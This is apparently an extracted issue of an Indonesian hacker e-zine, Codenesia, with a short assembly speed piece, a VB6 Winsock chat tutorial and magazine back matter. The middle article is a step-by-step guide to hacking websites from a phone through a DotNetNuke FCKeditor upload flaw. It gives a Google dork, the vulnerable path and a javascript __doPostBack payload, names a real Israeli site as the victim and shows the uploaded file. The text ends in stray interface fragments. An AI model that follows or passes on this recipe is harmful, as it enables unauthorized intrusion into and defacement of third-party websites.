
```
    ! mov function, eax
```

```
END FUNCTION
```

Gimana sangat sederhana bukan ? tapi lihat kegunaanya sungguh-sungguh luarrrr biasa, code ini jauh lebih cepat pada saat kita memakai fungsi API, karena kita harus memanggil dahulu fungsi tersebut pada dll yang membutuhkan waktu lumayan lama. Lihat buktinya.



Hasil dari pemakaian fungsi API waktu = 15.324 cycle



Sedangkan memakai fungsi buatan kita tadi waktu = 6.432 cycle gimana beda jauh bukan, terbukti bisa 2.5 kali lebih cepat dibandingkan pemakaian fungsi API. Memang artikel kali ini cukup singkat tapi semoga saja bisa bermanfaat.

Thanks To Codenesia and All Member

Salam Maniez

Agus a.k.a ManiaX Code Darma

Hack Website Lewat HP

By: **XaDaL**

Mungkin kedengarannya gila bila membaca judul diatas....! 'it's imposible' <kata para master ataupun para exploiter...hhhhh

Untungnya saya tdk masuk 2 kriteria diatas sehingga tdk menganggap hal tersebut adalah hal gila.Saya hanya seorang lamer yg selalu pgn mencoba hal2 gila dan baru.

Pada dasarnya aplikasi web browser di hape maupun di pc it cara kerjanya sama,yg membedakan adalah system yg bekerja mendukung aplikasi it sendiri (java,symBian,linux,windows etc)

Dan ukuran atau kapasitas serta kemampuan menampilkan web.tp pd dasarnya cara kerjanya tetap sama.jadi apa yg bisa dilakukan lwt pc,kmgknan bsa jg dikerjakan lwt hape...! lol

Nah yg coba saya bahas disini adalah exploit web dgn cara hack web melalui DNN (dot net nuke) exploit melalui hape. =))

(Dasar woNg kuran kerjaAn!!)

< sak karepmu le,gajiku tetep jalan.

bAhan2 yg kita butuhkan adalah:

1.operamini browser versi 5.0

2.operamini browser v. 4.2

"lho mas,kok pake 2?"

Lebih enak pake 2 browser di atas.alasannya adalah:

1. Operamini 5.0 mendukung multi tab jadi cocok buat mencari target dan mengetesnya tanpa harus open close satu2.

2.operamini 5.0 mempunyai kemampuan copi paste,pilih text dan lgsg mensearchnya dlm sekali klik di

tab yg sama ataupun membukanya di tab baru.

3.operamini 4.2 respon browser lbh bagus dr yg v 5.0

Setelah cek target dr opmin 5.0 dan ternyata vuln tgl copy kan aja linknya di operamini 4.2 .

Tgl kta exploit lwt situ..

(Operamini 4.2 tdk multi tab,untuk yg multi tab slhkan cari di opera modif di google)

Nah sekarang memasuki langkah2 atau cara2 melakukan hack web dgn DNN exploit melalui opera mini.

Pertama-tama pastikan anda masih mempunyai saldo pulsa =))

Kedua buka operamini v 5.0 anda dan ketik di kolom google search dorknya->

inurl:"/portals/0"

And search!!...

Nah dapet kan??

Tinggal kita pilh target yang pas di hati.dan kali ini saya coba di situs orang israel.

Taruh cursor di link target trus tekan angka 1 di keypad hape anda.

Pilih open in new tab.

Begitu seterusnya untuk link target yg lain sampai keluar beberapa tab.

Oh,ya untuk mengetahui gimana ,apa dan bagaimana DNN exploit it silahkan baca disini:

<http://securityreason.com/exploitalert/6234>

Next, misalkan kita dah dpt targetnya nih...

Example site:

<http://fril.co.il/portals/0/cwindex.txt>

Spti keterangan di securityreason di atas kita coba potong link target dan menggantinya dgn

/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx

->[http://site.com/\[path\]/portals/0/a.txt](http://site.com/[path]/portals/0/a.txt)

Menjadi

->[http://site.com/\[path\]/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx](http://site.com/[path]/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx)

Lakukan it pada semua target yg udah kamu buka pada browser operamini 5.0 km.biar gak bolak balik copas lagi.

Setelah dapet dan pasti vuln seperti site di bawah ini.

<http://fril.co.il/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx>

Copy dan pastekan di opera 4.2 kamu.

Nb:Alasannya knapa pindah browser yaitu pada opera 5.0 di hape saya kurang respon pada perintah upload.proses upload berjalan tp file tdk terupload.dan bgtu di coba di v 4.2 sukses terupload.Tp bila di v.5.0 km bisa ya lanjut aja disitu.gak ush pindah aplikasi.

Lanjut proses.!

Setelah site target di buka di opmin 4.2

Pilih : file (select a file on your site)

Tunggu biar loading selesai dan menampilkan 2 kolom:

kolom 1 biasanya tulisan 'root'

Kolom 2 berisi macam2 file.

Setelah loading selesai hapus link di address bar operamini kamu dan ganti dgn script di bawah ini:

```
javascript:__doPostBack('ctlURL $cmdUpload','')
```

Lalu klik ok....

Dan Crutz...crutz...crutz..... =))

Kolom yg tdnya berisi 'root' dan 'jenis2 file'

Skrng ganti mjd kolom 'root' dan kolom kosong untuk upload file.

Nah skrg tgl km upload tuh file txt yg udah km simpan di hape km.

SUCCEs...! you cAn hacked a web site from mobile phone.

Hasilnya seperti ini <http://fril.co.il/portals/0/xadal.txt> <100% lwt hape

(emOte benturin kepala ke tembok) Hhhhhhh ...

Nb: angka 1 di operamini berfungsi untuk copas,select text and open new tab.

-sekian-

original posted by **XaDaL**

thx to all my friends

magelangcyber | wannabe hacker team | kill-9 | arumbia team | indonesianCoder

visit my forum and blog.

<http://magelangcyber.darkbb.com/>

<http://masxadal.freehostia.com/>

" nothing imposible in the world"

Jgn bilang tdk bisa jika blm mencoba! :p

Membuat Aplikasi Desktop Chatting

By: **HrXxX**

Mungkin aplikasi chatting sudah bukan menjadi hal asing lagi bagi para netter, rasanya katro' banget bagi para netter yang sama sekali tidak mengerti apa itu chatting. Jagin (Jaman Gini) gitu lho.. ☺. Kali ini kita akan mencoba mempelajari pembuatan aplikasi chatting berbasis desktop, yang dapat kita pakai untuk private chat dengan teman yang terkoneksi dengan jaringan baik global maupun local IP.

Membuat aplikasi chat berbasis desktop sebenarnya tidak susah-susah amat, lebih-lebih kita sudah menguasai bahasa pemrograman computer sebagai alat utama pembuatan aplikasi. Dengan memahami sedikit konsep pengiriman data pada jaringan maka kita sudah dapat membangun aplikasi chat yang sederhana dan tidak menutup kemungkinan untuk dikembangkan menjadi aplikasi chat yang lebih kompleks.

Untuk itu, yuk jeng mari kita arisan untuk membuat aplikasi chat berbasis desktop dengan visual basic 6.0. Namun sebelum memasuki tahap pembuatan ada baiknya anda simak penjelasan berikut

Pada pembuatan aplikasi chat kali ini kita membagi 2 jenis aplikasi yaitu Aplikasi Client dan Server, karena tipe koneksi data yang kita pakai pada pembuatan aplikasi chat kali ini adalah direct connection (client-server) sehingga ada 2 jenis aplikasi.

Aplikasi Client


Aplikasi chat yang dapat melakukan dial IP tujuan dimana aplikasi chat lainnya berada.

Aplikasi Server

Aplikasi chat yang tidak dapat melakukan dial IP tujuan, aplikasi ini hanya difungsikan sebagai penerima saja dialing dari aplikasi client saja.

Pembuatan Aplikasi Client

Desainlah aplikasi dari VB 6.0 dengan penampilan seperti berikut :



Penjelasan


No	Control	Properti	Nilai
1	Textbox	Name	txtIP
2	Textbox	Name	txtPort
3	Command Button	Name	cmdConnect
4	Listbox	Name	lstChat
5	Winsock	Name	Wsck1
6	Textbox	Name	TxtChat
7	Command Button	Name	cmdSend

Lalu ketikan kode berikut pada jendela kode form:

```
Dim beIsTyping As Boolean
Private Sub cmdConnect_Click()
    Wsck1.Close
    Wsck1.RemoteHost = txtIP.Text
    Wsck1.RemotePort = txtPort.Text
    Wsck1.Connect
End Sub
Private Sub cmdSend_Click()
    lstChat.AddItem "You : " & Replace(txtChat.Text, Chr$(13), vbNullString)
    Wsck1.SendData Replace(txtChat.Text, Chr$(13), vbNullString)
    beIsTyping = False
End Sub
Private Sub Form_Activate()
    txtChat.SetFocus
End Sub
Private Sub Form_Initialize()
    InitCommonControls
End Sub
Private Sub txtChat_KeyPress(KeyAscii As Integer)
    If beIsTyping = False Then
        beIsTyping = True
        Wsck1.SendData "HrXxX"
    End If
    If KeyAscii = 13 Then
        cmdSend_Click
        txtChat.Text = ""
        beIsTyping = False
    End If
End Sub
Private Sub Wsck1_Close()
    cmdConnect.Caption = "Disconnected"
End Sub
Private Sub Wsck1_Connect()
    cmdConnect.Caption = "Connected"
End Sub
Private Sub Wsck1_DataArrival(ByVal bytesTotal As Long)
    Dim szData As String
    Wsck1.GetData szData
    If szData <> "HrXxX" Then
        lstChat.AddItem "Enemy: " & szData
        lblStatus.Caption = ""
    Else
        lblStatus.Caption = "Your enemy is typing message !"
    End If
End Sub
Private Sub Wsck1_Error(ByVal Number As Integer, Description As String, ByVal
    Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal
    HelpContext As Long, CancelDisplay As Boolean)
    cmdConnect.Caption = "Error"
End Sub
```

Pembuatan Aplikasi Server

Desainlah aplikasi dari VB 6.0 dengan penampilan seperti berikut :



Penjelasan:


No	Control	Properti	Nilai
1	Listbox	Name	lstChat
2	Winsock	Name	Wsck1
		Index	0
3	Textbox	Name	TxtChat
4	Command Button	Name	cmdSend

Lalu ketikan kode berikut pada jendela kode form:

```
Dim intMax As Long
Dim beIsTyping As Boolean
Private Sub cmdSend_Click()
    lstChat.AddItem "You : " & Replace(txtChat.Text, Chr$(13), vbNullString)
    Wsck1(intMax).SendData Replace(txtChat.Text, Chr$(13), vbNullString)
    beIsTyping = False
End Sub
Private Sub Form_Activate()
    txtChat.SetFocus
End Sub
Private Sub Form_Initialize()
    Call InitCommonControls
End Sub
Private Sub Form_Load()
    intMax = 0
    Wsck1(intMax).LocalPort = 1990
    Wsck1(intMax).Listen
End Sub
Private Sub txtChat_KeyPress(KeyAscii As Integer)
    If beIsTyping = False Then
        beIsTyping = True
        Wsck1(intMax).SendData "HrXxX"
    End If
    If KeyAscii = 13 Then
        cmdSend_Click
        txtChat.Text = ""
        beIsTyping = False
    End If
End Sub
Private Sub Wsck1_ConnectionRequest(Index As Integer, ByVal requestID As Long)
    If Index = 0 Then
        intMax = intMax + 1
        Load Wsck1(intMax)
        Wsck1(intMax).LocalPort = 1990
        Wsck1(intMax).Accept requestID
    End If
End Sub
Private Sub Wsck1_DataArrival(Index As Integer, ByVal bytesTotal As Long)
Dim szData As String
    Wsck1(intMax).GetData szData
    If szData <> "HrXxX" Then
        lstChat.AddItem "Enemy: " & szData
        lblStatus.Caption = ""
    Else
        lblStatus.Caption = "Your enemy is typing message !"
    End If
End Sub
```

Pemakaian program

Jika anda kebetulan punya atau berada pada computer yang terkoneksi dengan LAN, maka anda bisa menguji kedua aplkias tersebut pada 2 komputer yang terkoneksi pada LAN. Cukup masukan IP dimana aplikasi chat (server) dijalankan, dana masukan port (1990) dan tekan tombol “Connect”. Namun jika anda tidak terkoneksi dengan LAN maka anda bisa mengujinya pada PC anda sendiri, dimana anda jalankan aplikasi client dan server. MASukan IP localhost yaitu (127.0.0.1).




“Gathering Codenesia Lovers”




Admin-admin codenesia yg cakep-cakep.



2nd anniversary dengan kue-kue seadanya ^_^



Hirin a.k.a HrXxX eXpresi andalan (Orang Idiot) wkakkaa =)). Maaf karena expresi wajah tidak lulus (uji sensor) maka kami tidak menampilkanya ☺



AJRNEA lg ngangkanin LEPTOP ,wah bahaya tuh kelanjutannya..... ☺



Anhar Sok sibuk ngerjain website.



Hirin eXpresi ala SUDE (Top Dehh.. ☺)

Produk Codenesia


Codenesia Malware Cleaner (CMC)



Kami juga mengembangkan produk Antivirus local yang kami beri nama CMC atau kependekan dari **Codenesia Malware Cleaner** yang tidak hanya dapat membasmi virus local namun juga sanggup membasmi beberapa virus asing secara tuntas, diman ketika majalah ini terbit versi terkahir dari CMC adalah PH 3.5 yang bisa anda unduh di website kami secara gratis. Download CMC PH.3 build.5:

<http://codenesia.com/system/files/CMC%20PH%25233.5.zip>

Rax File Arciver (RaX)



RaX adalah Archiver program seperti Winrar, WinZip atau 7z, namun punya ekstensi .rax. RaX adalah produk pertama codenesia, yang bisa anda unduh di website codenesia atau di alamat hirin.4shared.com pada folder **Rax**.

BOOKS FOR SALE

Buku karya A.M Hirin dan Anharku



Thanks To All Partner Of Codenesia



Cara Kirim Artikel Untuk Cn-Zine Edisi Berikutnya

Isi materi artikel:

- ✓ Kategori Pemograman
- ✓ Kategori Hacking
- ✓ Kategori Cracking
- ✓ Kategori Antivirus
- ✓ Kategori Virus
- ✓ Kategori Etc (All of Komputer)

Catatan: isi materi diharapkan Original (tidak KOPI PASTE), tidak ada unsur penghinaan, tidak mengandung SARA', artikel yang masuk akan di seleksi terlebih dahulu oleh redaksi CN-Zine.

Kirimkan tulisan anda dengan format sebagai berikut:

- ✓ Filetype : .Doc
- ✓ Page Setup : Paper size =A4
- ✓ Line spacing : 1,5 Lines
- ✓ Font : Times New Roman , size Judul Cambria = 16 (Heading1) dan paragraph = 12

Jika ada Source Code atau Tool yang disertakan kirim dalam bentuk RAR, ZIP, atau RaX.

Kirimkan tulisan anda ke Redaksi info@codenesia.com

Redaksi

Email : info@codenesia.com

Layouter : anharku


Editor : A.M Hirin

Cover : Tr0y

**“Berilah dukungan untuk
Codenesia Magazine VOL #7
agar menjadi lebih baik lagi”.**

CODENESIA

Build Indonesia With Code



Click the 'Next' button to proceed to the next screen. If you want to change something on a previous screen, click the 'Previous' button.

I Love Codenesia, mari kita bersama-sama membangun negeri kita dengan code ! Jaya indonesiaku Ganyang malaysia
waktu : 6432 sacle

OK

Cancel

Class Modules

- clsSimpleXOR (clsSimple